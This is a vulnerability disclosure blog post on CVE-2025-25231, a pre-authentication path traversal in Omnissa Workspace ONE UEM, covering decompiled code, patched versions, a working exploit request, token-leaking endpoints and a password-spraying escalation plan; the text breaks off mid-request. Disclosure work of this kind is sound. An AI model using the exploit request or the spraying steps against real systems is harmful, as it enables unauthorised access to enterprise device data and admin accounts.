 Research
 August 30, 2025
Secondary Context Path Traversal in Omnissa Workspace ONE UEM
Over the last decade, our security research team has audited hundreds of different enterprise software bundles. Specific enterprise software can often leave a lasting desire to discover more security vulnerabilities, due to the outsized impact it can have on the broader ecosystem of enterprises.
Specifically, vulnerabilities in Workspace One UEM have had a lasting and significant impact on customers of Assetnote’s Attack Surface Management platform. The very nature of this software, being a comprehensive mobile device management suite that is almost always exposed externally, has made it a lucrative and interesting target for us.
Our history with this software dates back to 2022, when we discovered a critical pre-authentication SSRF vulnerability, which allowed an attacker to request arbitrary URLs and view the complete HTTP response. When we looked at the software in 2022, it was owned and operated by VMware. It’s changed in 2025, with the software now owned by Omnissa.
Auditing Workspace One UEM presents a unique opportunity to recalibrate our understanding of a codebase we’ve previously audited, after gaining experience with other codebases. For us, the challenge and mission of discovering vulnerabilities in a codebase that has been heavily audited in the past, by both ourselves and many other talented security researchers, provided a real driving force, purpose, and mission to find another critical vulnerability.
A joy of being a security researcher is being able to benchmark your progress and learning journey by looking at software you’ve audited in the past and revisiting it a few years later.
This blog post details CVE-2025-25231, which was initially reported to Omnissa on May 13, 2025. The official advisory can be found here. Upgrade to versions 24.10.0.11, 24.6.0.35, 24.2.0.30, or 23.10.0.50 to remediate this issue.
Understanding Workspace One UEM
Workspace One UEM’s web-facing properties are composed of several .NET applications, typically deployed as different sites inside IIS. A portion of these sites are simply classic ASP.NET applications, some are .NET MVC applications, and others are .NET Core-based APIs.
The components of Workspace One UEM have been designed to handle various critical flows and paths within the mobile device management lifecycle. Everything, from device registration and package management to external repository support, email, and traffic gateways, is implemented across these various components of Workspace One UEM.

While the bulk of the attack surface is shown above, this application is highly complex, with several other components that are not directly reachable. For instance, services utilize MSMQ private queues for communication with AirWatch’s Cloud Messaging system, which interacts with devices.
As usual, our focus at Assetnote was on any pre-authentication vulnerabilities that could be reached from the external internet with default configurations. This mostly scoped our research to the exposed web applications on port 443.
In our journey to discover a critical pre-authentication bug, we thoroughly audited every one of these applications. The breadth and depth of AirWatch means that we often lost ourselves several layers deep, or found that vulnerabilities that should be exploitable were not exploitable due to some odd default configuration value.
Many of the business logic elements that seemed suspicious or dangerous were often difficult to trace back to a controller that we could reach, and this was a common theme throughout our auditing process. We later understood that some of these components were not intended to be accessed through a controller interface, but rather via MSMQ.
Finding a Secondary Context Path Traversal
Not losing hope, after several days of auditing, we found an exciting pre-authentication attack surface inside the DevicesGateway application, specifically inside the SystemAppMetadataV1Controller:
AirWatch.DevicesGateway/AirWatch.DevicesGateway.Controllers.Devices.SystemAppMetadata/SystemAppMetadataV1Controller.cs
[InternalApi(OverridePublicAccess = true)]
[RoutePrefix("apps")]
[NoAuthenticationFilter]
public class SystemAppMetadataV1Controller : BaseDevicesGatewayController
{
    public SystemAppMetadataV1Controller(IDevicesGatewayApiBusiness devicesGatewayApiBusiness)
        : base(devicesGatewayApiBusiness)
    {
    }

    [HttpGet]
    [VersionedRoute("system-app-metadata/{packageId}", 1, null)] // [1] Package ID taken as a path variable
    public async Task<IActionResult> GetSystemAppMetadataAsync(string packageId) // [2] Package ID taken as the first parameter value of the function
    {
        string resource = "apps/system-app-metadata/" + packageId; // [3] Package ID used to construct the "resource" being requested
        HttpResponseMessage httpResponseMessage = await UpdateAndRouteRequestAsync(resource, base.Request.Method, base.Request.Headers, base.Request.Content).ConfigureAwait(continueOnCapturedContext: true); // [4] Authentication and request routing applied here
        return ActionResultFactory.GetActionResult(base.Request).WithHttpResponseMessage(httpResponseMessage).WithHttpStatusCode(httpResponseMessage.StatusCode);
    }
}
At first glance, this doesn’t seem to be that interesting; it was designed to obtain information about a package without authentication, but if you’re familiar with path traversal in a secondary context, the string concatenation of packageId combined with the presence of a mysterious function called UpdateAndRouteRequestAsyncshould have caught your attention.
Our first thought was to understand if this was even vulnerable, as packageId is a path parameter, but we found that we could easily override the path parameter by using ?packageId in the URL. This single quirk was necessary to exploit this issue successfully, and without it, there would not have been an exploitable vulnerability.
The impact of this bug can be understood by following the code to its source; several layers need to be examined to fully comprehend the actual implications.
The resource string, containing our path traversal, is passed directly to UpdateAndRouteRequestAsync as its first argument. The code for this function can be found below:
AirWatch.DevicesGatewaySource/AirWatch.DevicesGateway/AirWatch.DevicesGateway.Controllers/BaseDevicesGatewayController.cs
    protected async Task<HttpResponseMessage> UpdateAndRouteRequestAsync(string resource, HttpMethod httpMethod, HttpRequestHeaders httpRequestHeaders, HttpContent httpContent, RequestQuery requestQuery = null, bool telemeter = false, IOperationMetric metric = null, Guid? deviceUuid = null, Guid? tenantUuid = null)
    {
        try
        {
            Guid deviceUuid2 = ((!deviceUuid.HasValue) ? Guid.Empty : deviceUuid.Value);
            Guid tenantUuid2 = ((!tenantUuid.HasValue) ? Guid.Empty : tenantUuid.Value);
            return await RouteRequestAsync(deviceUuid2, httpMethod, httpRequestHeaders, httpContent, resource, requestQuery, EntityId.Empty, string.Empty, tenantUuid2, Guid.Empty).ConfigureAwait(continueOnCapturedContext: true); // [1] Routing and authentication mechanisms
        }
        catch (UrlDiscoveryException exception)
        {
            TryTelemeterErrors(telemeter, metric, "url-discovery-failure");
            LogAspect.Current(this, "UpdateAndRouteRequestAsync").Error(exception, "Failed to discover a valid url.");
            throw new AwException(HttpStatusCode.BadRequest, 8002, $"Failed to find redirect resource {resource}");
        }
        catch (TokenAcquisitionException exception2)
        {
            TryTelemeterErrors(telemeter, metric, "token-acquisition-failure");
            LogAspect.Current(this, "UpdateAndRouteRequestAsync").Error(exception2, "Failed to get valid authorization tokens.");
            throw new AwException(HttpStatusCode.BadRequest, 8003, "Failed to acquire authorization tokens");
        }
        catch (Exception exception3)
        {
            TryTelemeterErrors(telemeter, metric, "cannot-redirect-to-internal-api");
            LogAspect.Current(this, "UpdateAndRouteRequestAsync").Error(exception3, "Error Occured While Routing the Request for {0}", httpMethod.ToString());
            throw new AwException(HttpStatusCode.BadRequest, 8000, "Failed to redirect request");
        }
    }
We can see that our resource variable is passed directly to RouteRequestAsync as its fifth argument. Following through further:
AirWatch.DevicesGatewaySource/AirWatch.DevicesGateway/AirWatch.DevicesGateway.Controllers/BaseDevicesGatewayController.cs
    private async Task<HttpResponseMessage> RouteRequestAsync(Guid deviceUuid, HttpMethod httpMethod, HttpRequestHeaders httpRequestHeaders, HttpContent httpContent, string resource, RequestQuery requestQuery, EntityId deviceId, string deviceType, Guid tenantUuid, Guid? userUuid = null, int? organizationGroupId = null)
    {
        using HttpRequestMessage request = new HttpRequestMessage();
        DevicesGatewayApiDetails devicesGatewayApiDetails = await devicesGatewayApiBusiness.GetApiDetailsAsync(deviceUuid, resource, requestQuery, tenantUuid.ToString(), userUuid, organizationGroupId); // [1] Secondary context routing applied here
        HttpRequestMessage request2 = devicesGatewayApiBusiness.UpdateRequest(request, devicesGatewayApiDetails.ApiUrl, devicesGatewayApiDetails.ApiAuthenticationToken, devicesGatewayApiDetails.ApiKey, deviceUuid, httpMethod, httpRequestHeaders, httpContent, tenantUuid, deviceId, deviceType);
        HttpResponseMessage httpResponseMessage = await devicesGatewayApiBusiness.RouteRequestAsync(request2).ConfigureAwait(continueOnCapturedContext: true);
        if ((httpResponseMessage.StatusCode == HttpStatusCode.Unauthorized || httpResponseMessage.StatusCode == HttpStatusCode.Forbidden) && httpResponseMessage.Headers.TryGetValues("www-authenticate", out IEnumerable<string> values))
        {
            LogAspect.Current(this, "RouteRequestAsync").Error("Request to {0} failed to authenticate: {1}.", request.RequestUri, string.Join(";", values));
        }
        return httpResponseMessage;
    }
Our resource string is first passed to GetApiDetailsAsync which is responsible for preparing the secondary context, as seen in the code below:
AirWatch.Api.BusinessImpl/AirWatch.Api.BusinessImpl.DevicesGateway/DevicesGatewayApiBusiness.cs
    public async Task<DevicesGatewayApiDetails> GetApiDetailsAsync(Guid deviceUuid, string resource, RequestQuery requestQuery, string tenantUuid, Guid? userUuid = null, int? organizationGroupId = null)
    {
        Guard.Requires(resource, "resource").NotNullOrWhiteSpace();
        DevicesGatewayConfig configuration = devicesGatewayConfigurationProvider.Configuration;
        if (configuration?.ApiConfigurations == null)
        {
            throw new UrlDiscoveryException("Failed to get devices gateway configuration");
        }
        ApiConfiguration apiConfiguration = configuration.ApiConfigurations.FirstOrDefault((ApiConfiguration k) => Regex.IsMatch(resource, k.Pattern)); // [1] Route requested matched up with static JSON file of regexes, to determine auth token and final location
        string text = apiConfiguration?.Pattern;
        string text2 = ((!string.IsNullOrWhiteSpace(text)) ? apiConfiguration.Module : $"devices/{deviceUuid}/{resource}");
        LogAspect.Current(this, "GetApiDetailsAsync").Debug("Resolved resource key: {0} and resource value: {1}", text, text2);
        DevicesGatewayApiDetails retApiDetails = new DevicesGatewayApiDetails();
        deviceUuid = await GetDeviceUuidAsync(deviceUuid, resource, requestQuery, tenantUuid, text2, apiConfiguration, text, retApiDetails);
        Dictionary<string, string> context = BuildContext(deviceUuid, userUuid);
        retApiDetails.ApiUrl = AddContextualData(retApiDetails.ApiUrl, context);
        LogAspect.Current(this, "GetApiDetailsAsync").Debug("Resolved api url: {0}", retApiDetails.ApiUrl);
        return retApiDetails;
    }
This prepares the request that will be sent back to the server, and most importantly, it initialises the DevicesGatewayApiDetails object through DevicesGatewayApiDetails retApiDetails = new DevicesGatewayApiDetails(); — this will ultimately contain an authentication token that is used for subsequent requests.
The routing mechanism is entirely dependent on matching the requested path with a predefined set of regular expressions. This matching enables the authentication logic to determine which module the request belongs to, allowing it to apply the correct authorization token.
The logic for this can be seen above, with the following class configuration.ApiConfigurations which was loaded from a static JSON file on disk located at AirWatch 2406/Websites/AirWatch.DevicesGateway/Configuration/devicesGatewayConfiguration.json.
We’ve provided a small excerpt of this JSON file below, demonstrating how it works:
[
  {
    "pattern": "systemcode/gbvidm/settings",
    "module": "core"
  },
  {
    "pattern": "ccp-authtoken",
    "module": "mcm"
  },
[... snip ...]
  {
    "pattern": "device-log",
    "module": "device-log",
    "route": "device-log/v1/devices",
    "gateway": "http://localhost:5001"
  },
  {
    "pattern": "ingest-device-samples",
    "module": "ingestion-api",
    "route": "ingestion/v1/devices/{deviceUuid}/samples",
    "gateway": "http://localhost:29999"
  },
As seen above, this secondary context bug not only allows us to utilize tokens minted for different services but also enables us to access additional local ports on the system.
To obtain the relevant authentication details, we can analyze the GetDeviceUuidAsync function (this is a rather large function, but ultimately is what applies the authentication tokens):
private async Task<Guid> GetDeviceUuidAsync(Guid deviceUuid, string resource, RequestQuery requestQuery, string tenantUuid, string module, ApiConfiguration apiConfiguration, string pattern, DevicesGatewayApiDetails retApiDetails)
{
    if (module == null)
    {
        goto IL_0a5c;
    }
    int length = module.Length;
    DevicesGatewayApiDetails devicesGatewayApiDetails;
    if (length <= 4)
    {
        if (length != 3)
        {
            if (length != 4 || !(module == "core"))
            {
                goto IL_0a5c;
            }
            string restApiBaseUrl = coreApiAccessConfigProvider.GetRestApiBaseUrl();
            if (string.IsNullOrWhiteSpace(restApiBaseUrl))
            {
                throw new UrlDiscoveryException("Failed to get rest api url");
            }
            if (string.IsNullOrWhiteSpace(apiConfiguration?.Route))
            {
                retApiDetails.ApiUrl = restApiBaseUrl.TrimEnd('/') + "/" + pattern.TrimStart('/');
            }
            else
            {
                retApiDetails.ApiUrl = restApiBaseUrl.TrimEnd('/') + "/" + apiConfiguration.Route.TrimStart('/');
            }
            retApiDetails.ApiAuthenticationToken = GetCoreApiAuthenticationToken();
            retApiDetails.ApiKey = GetCoreApiKey();
        }
        else
        {
            switch (module[1])
            {
            case 'c':
                break;
            case 'a':
                goto IL_00d7;
            case 'd':
                goto IL_00ed;
            default:
                goto IL_0a5c;
            }
            if (!(module == "mcm"))
            {
                goto IL_0a5c;
            }
            string restApiBaseUrl2 = mcmApiAccessConfigProvider.GetRestApiBaseUrl();
            if (string.IsNullOrWhiteSpace(restApiBaseUrl2))
            {
                throw new UrlDiscoveryException("Failed to get rest api url");
            }
            if (string.IsNullOrWhiteSpace(apiConfiguration?.Route))
            {
                retApiDetails.ApiUrl = $"{restApiBaseUrl2.TrimEnd('/')}/devices/{deviceUuid}/{resource}";
            }
            else
            {
                retApiDetails.ApiUrl = restApiBaseUrl2.TrimEnd('/') + "/" + apiConfiguration.Route.TrimStart('/');
            }
            retApiDetails.ApiAuthenticationToken = GetAuthenticationToken();
            retApiDetails.ApiKey = GetApiKey();
        }
    }
    else if (length != 10)
    {
        if (length != 13 || !(module == "ingestion-api"))
        {
            goto IL_0a5c;
        }
        string ingestionServiceUrl = uemServicesAccessProvider.GetIngestionServiceUrl();
        UriBuilder uriBuilder;
        if (string.IsNullOrWhiteSpace(ingestionServiceUrl))
        {
            if (string.IsNullOrWhiteSpace(apiConfiguration?.Gateway))
            {
                throw new UrlDiscoveryException("Failed to get device log service url.");
            }
            uriBuilder = new UriBuilder(apiConfiguration?.Gateway);
        }
        else
        {
            uriBuilder = new UriBuilder(ingestionServiceUrl);
        }
        if (string.IsNullOrWhiteSpace(apiConfiguration?.Route))
        {
            throw new UrlDiscoveryException("Failed to get rest api route");
        }
        uriBuilder.Path += apiConfiguration.Route.Replace("{deviceUuid}", deviceUuid.ToString());
        retApiDetails.ApiUrl = uriBuilder.ToString();
        devicesGatewayApiDetails = retApiDetails;
        devicesGatewayApiDetails.ApiAuthenticationToken = await GetYatsAuthenticationTokenAsync(tenantUuid, DefaultYatsScopes);
        retApiDetails.ApiKey = retApiDetails.ApiAuthenticationToken;
    }
    else
    {
        char c = module[0];
        if (c != 'd')
        {
            if (c != 'e' || !(module == "enrollment"))
            {
                goto IL_0a5c;
            }
            string enrollmentServiceUrl = uemServicesAccessProvider.GetEnrollmentServiceUrl();
            UriBuilder uriBuilder2;
            if (string.IsNullOrWhiteSpace(enrollmentServiceUrl))
            {
                if (string.IsNullOrWhiteSpace(apiConfiguration?.Gateway))
                {
                    throw new UrlDiscoveryException("Failed to get device log service url.");
                }
                uriBuilder2 = new UriBuilder(apiConfiguration?.Gateway);
                if (string.IsNullOrWhiteSpace(apiConfiguration?.Route))
                {
                    throw new UrlDiscoveryException("Failed to get rest api route");
                }
                uriBuilder2.Path += apiConfiguration?.Route;
            }
            else
            {
                uriBuilder2 = new UriBuilder(new Uri(new Uri(enrollmentServiceUrl), "/enrollment/v1/devices").AbsoluteUri);
            }
            retApiDetails.ApiUrl = uriBuilder2.ToString();
            devicesGatewayApiDetails = retApiDetails;
            devicesGatewayApiDetails.ApiAuthenticationToken = await GetYatsAuthenticationTokenAsync();
            retApiDetails.ApiKey = retApiDetails.ApiAuthenticationToken;
        }
        else
        {
            if (!(module == "device-log"))
            {
                goto IL_0a5c;
            }
            string deviceLogServiceUrl = uemServicesAccessProvider.GetDeviceLogServiceUrl();
            UriBuilder uriBuilder3;
            if (string.IsNullOrWhiteSpace(deviceLogServiceUrl))
            {
                if (string.IsNullOrWhiteSpace(apiConfiguration?.Gateway))
                {
                    throw new UrlDiscoveryException("Failed to get device log service url.");
                }
                uriBuilder3 = new UriBuilder(apiConfiguration?.Gateway);
                if (string.IsNullOrWhiteSpace(apiConfiguration?.Route))
                {
                    throw new UrlDiscoveryException("Failed to get rest api route");
                }
                uriBuilder3.Path += $"{apiConfiguration?.Route}/{deviceUuid}";
            }
            else
            {
                uriBuilder3 = new UriBuilder(new Uri(new Uri(deviceLogServiceUrl), $"/device-log/v1/devices/{deviceUuid}").AbsoluteUri);
            }
            retApiDetails.ApiUrl = uriBuilder3.ToString();
            devicesGatewayApiDetails = retApiDetails;
            devicesGatewayApiDetails.ApiAuthenticationToken = await GetYatsAuthenticationTokenAsync(tenantUuid, DefaultYatsScopes);
            retApiDetails.ApiKey = retApiDetails.ApiAuthenticationToken;
        }
    }
    goto IL_0b96;
    IL_00d7:
    if (!(module == "mam"))
    {
        goto IL_0a5c;
    }
    string mamRestApiBaseUrl = apiAccessConfigProvider.GetMamRestApiBaseUrl();
    if (string.IsNullOrWhiteSpace(mamRestApiBaseUrl) || mamRestApiBaseUrl == "/mam")
    {
        throw new UrlDiscoveryException("Failed to get rest api url");
    }
    if (string.IsNullOrWhiteSpace(apiConfiguration?.Route))
    {
        retApiDetails.ApiUrl = $"{mamRestApiBaseUrl.TrimEnd('/')}/devices/{deviceUuid}/{resource}";
    }
    else if (deviceUuid.Equals(Guid.Empty))
    {
        retApiDetails.ApiUrl = mamRestApiBaseUrl.TrimEnd('/') + "/" + resource.TrimStart('/');
    }
    else
    {
        retApiDetails.ApiUrl = mamRestApiBaseUrl.TrimEnd('/') + "/" + apiConfiguration.Route.TrimStart('/');
    }
    retApiDetails.ApiAuthenticationToken = GetMamApiAuthenticationToken();
    retApiDetails.ApiKey = GetMamApiKey();
    goto IL_0b96;
    IL_00ed:
    if (!(module == "edi"))
    {
        if (module == "mdm")
        {
        }
        goto IL_0a5c;
    }
    string extendedDeviceInventoryUrl = uemServicesAccessProvider.GetExtendedDeviceInventoryUrl();
    UriBuilder uriBuilder4;
    if (string.IsNullOrWhiteSpace(extendedDeviceInventoryUrl))
    {
        if (string.IsNullOrWhiteSpace(apiConfiguration?.Gateway))
        {
            throw new UrlDiscoveryException("Failed to get rest api url");
        }
        uriBuilder4 = new UriBuilder(apiConfiguration?.Gateway);
        if (string.IsNullOrWhiteSpace(apiConfiguration?.Route))
        {
            throw new UrlDiscoveryException("Failed to get rest api route");
        }
        uriBuilder4.Path += $"{apiConfiguration?.Route}/{deviceUuid}/extend";
    }
    else
    {
        uriBuilder4 = new UriBuilder(string.Format(extendedDeviceInventoryUrl, deviceUuid));
    }
    retApiDetails.ApiUrl = uriBuilder4.ToString();
    devicesGatewayApiDetails = retApiDetails;
    devicesGatewayApiDetails.ApiAuthenticationToken = await GetYatsAuthenticationTokenAsync(tenantUuid, DefaultYatsScopes);
    retApiDetails.ApiKey = retApiDetails.ApiAuthenticationToken;
    goto IL_0b96;
    IL_0b96:
    string text = string.Empty;
    if (requestQuery != null)
    {
        foreach (KeyValuePair<string, string> queryParam in requestQuery.QueryParams)
        {
            text = text + "&" + queryParam.Key + "=" + queryParam.Value;
        }
    }
    if (!string.IsNullOrWhiteSpace(text))
    {
        retApiDetails.ApiUrl = (retApiDetails.ApiUrl.Contains('?') ? (retApiDetails.ApiUrl + text.TrimStart('&')) : (retApiDetails.ApiUrl + "?" + text.TrimStart('&')));
    }
    return deviceUuid;
    IL_0a5c:
    string mdmRestApiBaseUrl = apiAccessConfigProvider.GetMdmRestApiBaseUrl();
    if (string.IsNullOrWhiteSpace(mdmRestApiBaseUrl) || mdmRestApiBaseUrl == "/mdm")
    {
        throw new UrlDiscoveryException("Failed to get rest api url");
    }
    if (string.IsNullOrWhiteSpace(pattern))
    {
        retApiDetails.ApiUrl = mdmRestApiBaseUrl.TrimEnd('/') + "/" + module.TrimStart('/');
    }
    else if (string.IsNullOrWhiteSpace(apiConfiguration?.Route))
    {
        retApiDetails.ApiUrl = mdmRestApiBaseUrl.TrimEnd('/') + "/" + resource.TrimStart('/');
    }
    else
    {
        retApiDetails.ApiUrl = mdmRestApiBaseUrl.TrimEnd('/') + "/" + apiConfiguration.Route.TrimStart('/');
    }
    retApiDetails.ApiAuthenticationToken = GetAuthenticationToken();
    retApiDetails.ApiKey = GetApiKey();
    goto IL_0b96;
}
Depending on the URI, several different types of authentication tokens can be applied to the request automatically. The API details request object will now have a valid authentication token after passing this function.
After GetDeviceUuidAsync returns the request object to GetApiDetailsAsync , the API details object is finally returned, which is then used in the following call:
devicesGatewayApiBusiness.UpdateRequest(request, devicesGatewayApiDetails.ApiUrl, devicesGatewayApiDetails.ApiAuthenticationToken ...The UpdateRequest code can be found below (note, an authentication token is already passed in at this point):
    public HttpRequestMessage UpdateRequest(HttpRequestMessage request, string url, string authToken, string apiKey, Guid deviceUuid, HttpMethod httpMethod, HttpRequestHeaders httpRequestHeaders, HttpContent httpContent, Guid tenantId, EntityId deviceId, string deviceType)
    {
        //IL_00ad: Unknown result type (might be due to invalid IL or missing references)
        //IL_00b7: Expected O, but got Unknown
        Guard.Requires<HttpRequestMessage>(request, "request").NotNull();
        Guard.Requires(url, "url").NotNullOrWhiteSpace();
        Guard.Requires(authToken, "authToken").NotNullOrWhiteSpace();
        Guard.Requires(apiKey, "apiKey").NotNullOrWhiteSpace();
        request.RequestUri = new Uri(url);
        request.Method = httpMethod;
        request.Headers.Host = request.RequestUri.Authority;
        request.Headers.Authorization = new AuthenticationHeaderValue("Bearer", authToken);
        ((HttpHeaders)request.Headers).Add(WellKnownObjects.HttpHeaders.AirWatchTenantCode, apiKey);
        ((HttpHeaders)request.Headers).Add(WellKnownObjects.HttpHeaders.AwDeviceUuid, deviceUuid.ToString());
        ((HttpHeaders)request.Headers).Add(WellKnownObjects.HttpHeaders.AwDeviceId, deviceId?.Value.ToString());
        string text = tenantId.ToString();
        ((HttpHeaders)request.Headers).Add(WellKnownObjects.HttpHeaders.AwTenantId, text);
        ((HttpHeaders)request.Headers).Add(WellKnownObjects.HttpHeaders.UemTenantUuid, text);
        ((HttpHeaders)request.Headers).Add(WellKnownObjects.HttpHeaders.AwDeviceType, deviceType);
        LogAspect.Current(this, "UpdateRequest").Debug("Set request uri as {0}, method as {1}, host header as {2}, authorization header and {3} header", request.RequestUri, request.Method, request.Headers.Host, WellKnownObjects.HttpHeaders.AirWatchTenantCode);
        ((IEnumerable<KeyValuePair<string, IEnumerable<string>>>)httpRequestHeaders).ForEach(delegate(KeyValuePair<string, IEnumerable<string>> header)
        {
            if (header.Key != HttpRequestHeader.Host.ToString() && header.Key != HttpRequestHeader.Authorization.ToString() && header.Key != WellKnownObjects.HttpHeaders.AirWatchTenantCode && header.Key != WellKnownObjects.HttpHeaders.AwDeviceUuid)
            {
                ((HttpHeaders)request.Headers).TryAddWithoutValidation(header.Key, header.Value);
                LogAspect.Current(this, "UpdateRequest").Debug("Set request header with key {0} without validation", header.Key);
            }
        });
        if (request.Method != HttpMethod.Get && request.Method != HttpMethod.Head && request.Method != HttpMethod.Delete && request.Method != HttpMethod.Trace)
        {
            request.Content = httpContent;
            LogAspect.Current(this, "UpdateRequest").Debug("Set request content");
        }
        request.AddHttpRequestHeaders();
        return request;
    }
This function is responsible for assembling the request to be returned to the server. It takes the details of the API call constructed in GetApiDetailsAsync and returns an authenticated request that can then be sent back to the server.
After this function, we finally hit devicesGatewayApiBusiness.RouteRequestAsync(request2) which is responsible for sending the request and relaying its contents back to the user:
    public async Task<HttpResponseMessage> RouteRequestAsync(HttpRequestMessage request)
    {
        Guard.Requires<HttpRequestMessage>(request, "request").NotNull();
        LogAspect.Current(this, "RouteRequestAsync").Debug("Started sending request to {0}", request.RequestUri);
        HttpResponseMessage val = await httpClient.SendAsync(request);
        LogAspect.Current(this, "RouteRequestAsync").Debug("Completed sending request to {0} with response status code {1}", request.RequestUri, val.StatusCode);
        return val;
    }
Putting it all together
Knowing this, we can construct a request with a path traversal that will be used in a secondary context (requesting the web server again). However, this request will now be fully authenticated as an administrator user. The contents of the response are relayed directly back to the user.
The following HTTP request can be used to reproduce this vulnerability:
GET /DevicesGateway/apps/system-app-metadata/1?packageId=../../../../API/system/users/search%3fpagesize=10 HTTP/1.1
Host: target
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
This will ultimately request /API/system/users/search?pagesize=10 as an admin user, bypassing all authentication, and returning the first 10 users on the system.
All GET-based APIs can be accessed without authentication using this secondary context path traversal vulnerability. Now, you might be wondering, what is the impact of this beyond information disclosure? This is also something we spent a considerable amount of time investigating, given our focus on demonstrating impact.
Designing a Kill Chain
While this vulnerability lets us read a lot of sensitive information (devices, users, GPS locations, installed applications, and more), we still had a burning desire to escalate this vulnerability into RCE.
From this vulnerability, there were only a few clear ways that we initially thought of to escalate:
- We leak the god token through the reflection of some error, or alternative channels like HTTP redirects
- We attempt to escalate this to a full read SSRF through a controller that accepts GET requests and performs some HTTP redirects based on user input.
- We find a controller that returns a JWT bearer token with privileges to access the API endpoints, thereby expanding our attack surface beyond GET-only requests.
- We find a GET-based controller that gives us local file disclosure or RCE.
Despite the vast attack surface, we explored all of the above options and came back empty-handed. Along the way, we did discover a lot of interesting gadgets that can be used to prove further impact, though:
/API/system/groups/apikeys%3fogname=Global– This leaks the API key (in plain text) for AirWatch; however, the API key is not enough, it has to be combined with a username and password combo for legacy API authentication/API/system/groups/10b56829-cef8-4491-be92-df878ddf2af7/intelligencetoken– This endpoint spits out an “intelligence” token, which can be used to authenticate toapi.eu1.data.vmwservices.comif the intelligence hub opt-in feature is enabled./API/mem/settings/organization-group/7859b3db-1124-4ac5-91fc-cce0cb9c77a0/ens-api-token– Allowing for blind SSRF- Viewing system properties via a GET request (we aren’t disclosing this request for now).
- Executing arbitrary SQL if the instance is in development mode via a GET request (we aren’t disclosing this request for now).
When auditing code, we can often overlook tangential pathways to achieving command execution. Although it depends on each individual target, we can become too engrossed in auditing the code to remember classic yet highly effective techniques, such as password spraying.
From our experience, the most effective way to escalate this secondary context path traversal vulnerability was actually through the following:
First, obtain a list of all active admin users through the following endpoint: /API/system/admins/search?status=active — This will return a neat list in XML, like so:
<?xml version="1.0" encoding="utf-8"?>
<AdminSearchResult xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://www.air-watch.com/servicemodel/resources">
  <Page>0</Page>
  <PageSize>500</PageSize>
  <Total>305</Total>
  <Admins>
    <AdminUser>
      <Id xmlns="">203</Id>
      <Uuid xmlns="">7f8b7a11-bf40-4e63-83f5-8762adf48061</Uuid>
      <UserName>admin</UserName>
      <FirstName>Global</FirstName>
      <LastName>Recovery</LastName>
      <Email>exampleuser@example.com</Email>
      <LocationGroup>Global</LocationGroup>
      <LocationGroupId>7</LocationGroupId>
      <OrganizationGroupUuid>3509b084-53bf-48fc-8b18-8bfbabb23538</OrganizationGroupUuid>
      <TimeZone>IDY</TimeZone>
      <Locale>en-US</Locale>
      <InitialLandingPage>/Device/Dashboard</InitialLandingPage>
      <LastLoginTimeStamp>0001-01-01T00:00:00</LastLoginTimeStamp>
      <Roles>
        <Role>
          <Id>3</Id>
          <Uuid>7af663eb-e9a6-4672-83a0-6ba2963584cc</Uuid>
          <Name>System Administrator</Name>
          <LocationGroup>Global</LocationGroup>
          <LocationGroupId>7</LocationGroupId>
          <OrganizationGroupUuid>3509b084-53bf-48fc-8b18-8bfbabb23538</OrganizationGroupUuid>
          <IsActive>true</IsActive>
          <UserLinkId>0</UserLinkId>
        </Role>
      </Roles>
      <IsActiveDirectoryUser>false</IsActiveDirectoryUser>
      <RequiresPasswordChange>false</RequiresPasswordChange>
      <MessageType xsi:nil="true" />
      <MessageTemplateId>0</MessageTemplateId>
    </AdminUser>
We found that larger organizations often have more admin users, and the more the merrier for what we’re trying to achieve.
From the above list, extract all the usernames, i.e. admin and prepare this list to be sprayed with a single password. Often, a password such as Company123 is quite effective for this spraying attack.
Proceed to spray all these users through the /AirWatch/Login/Login/Login-User endpoint, with the following HTTP request:
POST /AirWatch/Login/Login/Login-User HTTP/1.1
Host: airwatch-local
Cookie: ASP.NET_SessionId=bhkveoc3x0czllbd4gum1bgd; __RequestVerificationToken_L0FpcldhdGNo0=9ZpRB1cucMqzF29xEGWcDeVz287z1PfCPH2YjLGIu_B7lr0VhWmxfRIzpJSzhG7wWfeRJ4F9Vg-AfNKiwL2oi23Y384QTR2CCMktI5LyrkM1;
Content-Length: 307
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: */*
